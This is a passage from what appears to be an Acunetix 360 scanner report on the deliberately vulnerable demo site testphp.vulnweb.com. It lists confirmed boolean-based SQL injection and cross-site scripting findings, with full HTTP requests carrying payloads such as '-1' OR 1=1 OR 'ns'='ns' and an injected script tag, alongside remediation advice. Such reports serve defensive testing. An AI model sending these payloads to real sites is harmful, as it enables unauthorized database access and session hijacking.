</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">gues
…
```

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate the all dynamically generated SQL queries and convert them to parameterized queries. *(If you decide to use a DAL/ORM, change all legacy code to use these new libraries.)*
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- Blind SQL Injection
- SQL Injection Cheat Sheet[#Blind]
- OWASP SQL injection
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

CLASSIFICATION

CWE	89

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE	
Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

3. Boolean Based SQL Injection

CRITICAL 9 | CONFIRMED 9

Acunetix 360 identified a Boolean-Based SQL Injection, which occurs when data input by a user is interpreted as a SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Acunetix 360 **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed Acunetix 360 to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database
- Executing commands on the underlying operating system

Vulnerabilities

3.1. http://testphp.vulnweb.com/artists.php?artist=1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	artist	`1 OR 17-7=10`

Proof of Exploit

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Name (cached)

```
acuart
```

Request

```
GET /artists.php?artist=1%20OR%2017-7%3d10 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/artists.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 192.1677 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:16:12 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>artists</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">gue
…
```

3.2. http://testphp.vulnweb.com/listproducts.php?artist=1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	artist	1 OR 17-7=10

Proof of Exploit

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Name (cached)

```
acuart
```

Request

```
GET /listproducts.php?artist=1%20OR%2017-7%3d10 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/artists.php?artist=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 184.5704 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:23:10 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">guestbook</a> |
                <a href="AJAX/inde
…
```

3.3. http://testphp.vulnweb.com/listproducts.php?cat=1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	cat	1 OR 17-7=10

Proof of Exploit

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Name (cached)

```
acuart
```

Request

```
GET /listproducts.php?cat=1%20OR%2017-7%3d10 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/categories.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 186.3475 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:13:34 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
                <a href="guestbook.php">guestbook</a> |
                <a href="AJAX/inde
…
```

3.4. http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	id	-1 OR 17-7=10

Proof of Exploit

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Name (cached)

```
acuart
```

Request

```
GET /Mod_Rewrite_Shop/details.php?id=-1%20OR%2017-7%3d10 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 180.8081 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:31:28 GMT

<div><img src='/Mod_Rewrite_Shop/images/1.jpg'><b>Network Storage D-Link DNS-313 enclosure 1 x SATA
</b><br><br>NET STORAGE ENCLOSURE SATA DNS-313 D-LINK<br><a href='/Mod_Rewrite_Shop/BuyProduct-1/'>B
uy</a> <a href='/Mod_Rewrite_Shop/RateProduct-1.html'>Rate</a></div><hr><a href='/Mod_Rewrite_S
hop/'>Back</a>
```

3.5. http://testphp.vulnweb.com/Mod_Rewrite_Shop/rate.php?id=-1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	id	-1 OR 17-7=10

Proof of Exploit

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Name (cached)

```
acuart
```

Request

```
GET /Mod_Rewrite_Shop/rate.php?id=-1%20OR%2017-7%3d10 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 183.3121 **Total Bytes Received** : 220 **Body Length** : 0 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:35:01 GMT

<div>Thanks for rating <b> Network Storage D-Link DNS-313 enclosure 1 x SATA</b><br><br></div>
```

3.6. http://testphp.vulnweb.com/product.php?pic=1%20OR%2017-7%3d10

CONFIRMED

Method	Parameter	Value
GET	pic	1 OR 17-7=10

Proof of Exploit

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Name (cached)

```
acuart
```

Request

```
GET /product.php?pic=1%20OR%2017-7%3d10 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 187.2825 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:19:20 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>picture details</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<script language="javascript1.2">
<!--
        function popUpWindow(URLStr, left, top, width, height)
        {
          window.open(URLStr, 'popUpWin', 'toolbar=no,location=no,directories=no,status=no,menub ar=
no,scrollbar=no,resizable=no,copyhistory=yes,width='+width+',height='+height+',left='+left+', top='+
top+',screenX='+left+',screenY='+top+'');
        }
-->
</script>
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
```

```
   <div id="globa
…
```

3.7. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	uemail	invicti@example.com
POST	signup	signup
POST	uuname	-1' OR 1=1 OR 'ns'='ns
POST	uphone	3
POST	urname	Smith
POST	ucc	4916613944329494
POST	uaddress	3
POST	upass2	Inv1@cti
POST	upass	Inv1@cti

Proof of Exploit

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Name (cached)

```
acuart
```

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 173
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

uemail=invicti%40example.com&signup=signup&uuname=-1%27+OR+1%3d1+OR+%27ns%27%3d%27ns&uphone=3&urname
=Smith&ucc=4916613944329494&uaddress=3&upass2=Inv1%40cti&upass=Inv1%40cti
```

Response

Response Time (ms) : 181.3334 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:20:22 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>Error: the username -1' OR 1=1 OR 'ns'='ns allready exist, please press back and choose a nother one!</p></div>
</body>
</html>
```

3.8. http://testphp.vulnweb.com/userinfo.php

CONFIRMED

Method	Parameter	Value
POST	pass	-1' OR 1=1 OR 'ns'='ns
POST	uname	Smith

Proof of Exploit

Identified Database Version

```
8.0.22-0ubuntu0.20.04.2
```

Identified Database User

```
acuart@localhost
```

Identified Database Name

```
acuart
```

Request

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 51
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/login.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

pass=-1%27+OR+1%3d1+OR+%27ns%27%3d%27ns&uname=Smith
```

Response

Response Time (ms) : 181.5911 Total Bytes Received : 250 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: login=test%2Ftest
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:12:08 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>user info</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
…
```

3.9. http://testphp.vulnweb.com/userinfo.php

CONFIRMED

Method	Parameter	Value
POST	pass	Inv1@cti
POST	uname	-1' OR 1=1 OR 'ns'='ns

Proof of Exploit

Identified Database Version (cached)

```
8.0.22-0ubuntu0.20.04.2
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Name (cached)

```
acuart
```

Request

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 56
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/login.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

pass=Inv1%40cti&uname=-1%27+OR+1%3d1+OR+%27ns%27%3d%27ns
```

Response

Response Time (ms) : 182.3164 Total Bytes Received : 250 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: login=test%2Ftest
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:18:54 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked
="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>user info</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"><img src="images/logo.gif" width="306" heigh
t="38" border="0" alt="Acunetix website security"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
        <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
        <td align="left">
                <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="ar
tists.php">artists
                </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
…
```

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

The best way to protect your code against SQL injections is using parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them.

External References

- OWASP SQL injection
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

CLASSIFICATION

CWE	89

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE	
Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

4. Cross-site Scripting

HIGH 15 | CONFIRMED 15

Acunetix 360 detected Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

4.1. http://testphp.vulnweb.com/comment.php

CONFIRMED

Method	Parameter	Value
POST	comment	
POST	phpaction	`echo $_POST[comment];`
POST	Submit	`Submit`
POST	name	`</title><scRipt>netsparker(0x005C7B)</scRipt>`

Request

```
POST /comment.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 129
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/comment.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

comment=&phpaction=echo+%24_POST%5bcomment%5d%3b&Submit=Submit&name=%3c%2ftitle%3e%3cscRipt%3enetspa
rker(0x005C7B)%3c%2fscRipt%3e
```

Response

Response Time (ms) : 182.2552 Total Bytes Received : 220 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Date: Tue, 12 Jan 2021 19:31:36 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dt
d">
<html>
<head>
<title>
</title><scRipt>netsparker(0x005C7B)</scRipt> commented</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
body {
        margin-left: 0px;
        margin-top: 0px;
